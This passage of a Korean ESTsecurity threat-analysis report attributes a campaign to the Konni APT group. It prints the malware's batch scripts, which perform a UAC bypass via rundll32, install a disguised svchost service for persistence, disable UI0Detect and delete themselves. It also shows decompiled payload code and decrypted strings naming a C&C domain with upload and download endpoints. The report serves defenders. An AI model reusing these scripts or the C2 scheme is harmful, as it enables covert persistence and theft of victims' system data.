
```
net session > nul
if %errorlevel% equ 0 (
    "%~dp0\trap.bat"
    GOTO EXIT
)

ver | findstr /i "10\." > nul
if %ERRORLEVEL% equ 0 (set Num=4) else (set Num=1)

:wmsvc
if exist "%ProgramFiles(x86)%" (
rundll32 "%~dp0\wpnprv64.dll", IIIIIIII %Num% "%~dp0\trap.bat"
) else (
rundll32 "%~dp0\wpnprv32.dll", IIIIIIII %Num% "%~dp0\trap.bat"
)


:EXIT
del /f /q "%~dp0\*.txt" > nul
del /f /q "%~dp0\*.zip" > nul
del /f /q "%~dp0\*.xml" > nul
del /f /q "%~dpnx0" > nul
```

[그림 6] check.bat 배치 스크립트 코드

관리자 권한으로 실행되는 'trap.bat'에서는 윈도우 폴더에 OS 비트 별로 'rdssvc.dll', 'rdssvc.dat' 이름으로 복사하고 서비스로 실행합니다.

```
set DSP_NAME="Remote Database Service Update"
set DESCRIPTION="Makes local computer changes associated with configuration and mainte

sc stop rdssvc > nul

echo %~dp0 | findstr /i "system32" > nul
if %ERRORLEVEL% equ 0 (goto INSTALL) else (goto COPYFILE)

:COPYFILE

if exist "%ProgramFiles(x86)%" (
copy /y "%~dp0\rdssvc64.dll" "%windir%\System32\rdssvc.dll" > nul
copy /y "%~dp0\rdssvc64.dat" "%windir%\System32\rdssvc.dat" > nul
) else (
copy /y "%~dp0\rdssvc32.dll" "%windir%\System32\rdssvc.dll" > nul
copy /y "%~dp0\rdssvc32.dat" "%windir%\System32\rdssvc.dat" > nul

)

copy /y "%~dp0\rdssvc.ini" "%windir%\System32" > nul

:INSTALL

sc create rdssvc binpath= "%windir%\System32\svchost.exe -k rdssvc" DisplayName= %DSP_
sc description rdssvc %DESCRIPTION% > nul
sc failure rdssvc reset= 30 actions= restart/5000 > nul
sc config rdssvc type= interact type= own start= auto error= normal binpath= "%windir%
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost" /v rdssvc /t REG_M
reg add "HKLM\SYSTEM\CurrentControlSet\Services\rdssvc\Parameters" /v ServiceDll /t RE
/f > nul

sc start rdssvc > nul
sc stop UI0Detect > nul
sc config UI0Detect start= disabled error= normal  > nul
taskkill /F /IM UI0Detect.exe  > nul
```

[그림 7] trap.bat 코드



[그림 8] 배치 스크립트로부터 생성된 서비스(Remote database Service Update)

최종적으로 실행되는 'rdssvc.dll' 페이로드는 C&C(4895750.c1.biz)와 통신을 통해 PC 정보 업로드 및 명령 제어 기능을 수행하는 기능을 수행합니다.

```
if ( ((qword_7FEF2159498 - qword_7FEF2159490) >> 3) <= 1 )
  sub_7FEF2147A60("invalid vector<T> subscript");
v2 = sub_7FEF2143000(lpThreadParameter, *(qword_7FEF2159490 + 1));// "cmd /c systeminfo >%s"
if ( v2 != 1 )
{
  Sleep_(0x2710u);
  if ( ((qword_7FEF2159498 - qword_7FEF2159490) >> 3) <= 2 )
    sub_7FEF2147A60("invalid vector<T> subscript");
  v2 = sub_7FEF2143000(lpThreadParameter, *(qword_7FEF2159490 + 2));// "cmd /c tasklist >%s"
  if ( v2 != 1 )
  {
    *(lpThreadParameter + 1154) = 1;
    v9 = 0;
    do
    {
      Sleep_(0x2710u);
      if ( ((qword_7FEF2159498 - qword_7FEF2159490) >> 3) <= 0x13 )
        sub_7FEF2147A60("invalid vector<T> subscript");
      wsprintfW(v12, L"%s(%d)", *(qword_7FEF2159490 + 19), v9++);
      memset(lpThreadParameter + 1560, 0, 0x208ui64);
      GetTempPathW_(0x104u, lpThreadParameter + 780);
      GetTempFileNameW_(lpThreadParameter + 780, L"Tmp", 0, lpThreadParameter + 780);
      DeleteFileW_(lpThreadParameter + 780);
    }
    while ( !sub_7FEF2144CF0(*(lpThreadParameter + 579), v12, lpThreadParameter + 1560)
         && !sub_7FEF21431C0(lpThreadParameter)
         && !sub_7FEF21438F0(lpThreadParameter, lpThreadParameter + 2600, lpThreadParameter + 2080) );
    TickCount = GetTickCount_();
```

[그림 9] 페이로드 코드 일부

```
C:\WINDOWS\system32\cmd.exe
Error
Error
Error
0x15f70 : kernel32.dll,Advapi32.dll,shell32.dll,Wininet.dll,urlmon.dll
0x15fc0 : GetComputerNameW,GetTempPathW,GetTempFileNameW,CreateProcessW,Process32FirstW,Process32NextW,CreateFileW,C
reateFileMappingW,CopyFileW,GetModuleFileNameW,GetCurrentDirectoryW,CreateEventW,SetCurrentDirectoryW,DeleteFileW,Re
gisterServiceCtrlHandlerW,CreateProcessAsUserW,RegOpenKeyExW,RegQueryValueExW,RegSetValueExW,SHGetFolderPathW,Intern
etOpenW,InternetConnectW,HttpOpenRequestW,InternetSetOptionW,HttpSendRequestW,HttpQueryInfoW,HttpEndRequestW,Interne
tFindNextFileW,FtpFindFirstFileW,FtpSetCurrentDirectoryW,FtpCreateDirectoryW,FtpDeleteFileW,FtpPutFileW,FtpGetFileW,
DeleteUrlCacheEntryW,FindFirstUrlCacheEntryW,FindNextUrlCacheEntryW,URLDownloadToFileW
0x16270 : cmd /c REG ADD HKCU\Console /v CodePage /t REG_DWORD /d 65001 /f,cmd /c systeminfo >%s,cmd /c tasklist >%s
,cmd /c makecab "%s" "%s",cmd /c expand -R "%s",%s%02d-%02d-%02d-%02d.txt,Console,MaxElapsed,MinElapsed,htdocs,
cmd,pull,put,chmd,/user,/stext,tt ,ff ,rr ,cc ,explorer,exe,
0x164c0 : POST,GET,HTTP/1.1,%s/up.php?name=%s,%s/dn.php?name=%s&prefix=%s,%s/del.php?name=%s&target=%s,Content-Type:
 multipart/form-data; boundary=----------------------------7e4512a60722,
0x16640 : CreateThread,CreateToolhelp32Snapshot,GetFileSize,MapViewOfFile,UnmapViewOfFile,ReadFile,WriteFile,CloseHa
ndle,OpenProcess,WideCharToMultiByte,MultiByteToWideChar,GetLocalTime,LocalAlloc,LocalFree,SetEvent,WaitForSingleObj
ect,GetTickCount,Sleep,OpenProcessToken,SetServiceStatus,RegCloseKey,InternetGetConnectedState,InternetCloseHandle,I
nternetQueryDataAvailable,InternetReadFile,FindCloseUrlCache,CommandLineToArgvW,
0x16800 : ----------------------------7e4512a60722
Content-Disposition: form-data; name="fileToUpload"; filename="%ws"
Content-Type: application/octet-stream

----------------------------7e4512a60722
Content-Disposition: form-data; name="fileToUpload"; filename="%s"
Content-Type: application/octet-stream
```

[그림 10] 페이로드 내 문자열 복호화 결과 화면

ESRC는 여러 지표들을 분석한 결과 이번 공격 배후에는 북한 정찰총국이 배후에 있는 코니(Konni) 조직의 소행으로 결론지었습니다.

본문 텍스트 색깔을 변경하여 사용자 호기심을 유발하여 매크로 실행을 유도하는 방식은 이미 코니 조직이 오래전부터 즐겨 사용하는 공격 방식이며, wpnprv32/64.dll 모듈을 이용한 UAC Bypass 기법도 최근 Konni 공격에서 발견된 공격 기법 중 하나입니다.

Konni는 2017년 Cisco Talos의 보고서에서 악성코드 Konni로 처음 공개되었으며, 이후 보안업계에서 점차 APT 그룹으로 인식되며 APT 그룹명으로 사용되고 있습니다.

www.estsecurity.com

㈜이스트시큐리티

(우) 06711 서울시 서초구 반포대로 3 이스트빌딩 02.583.4616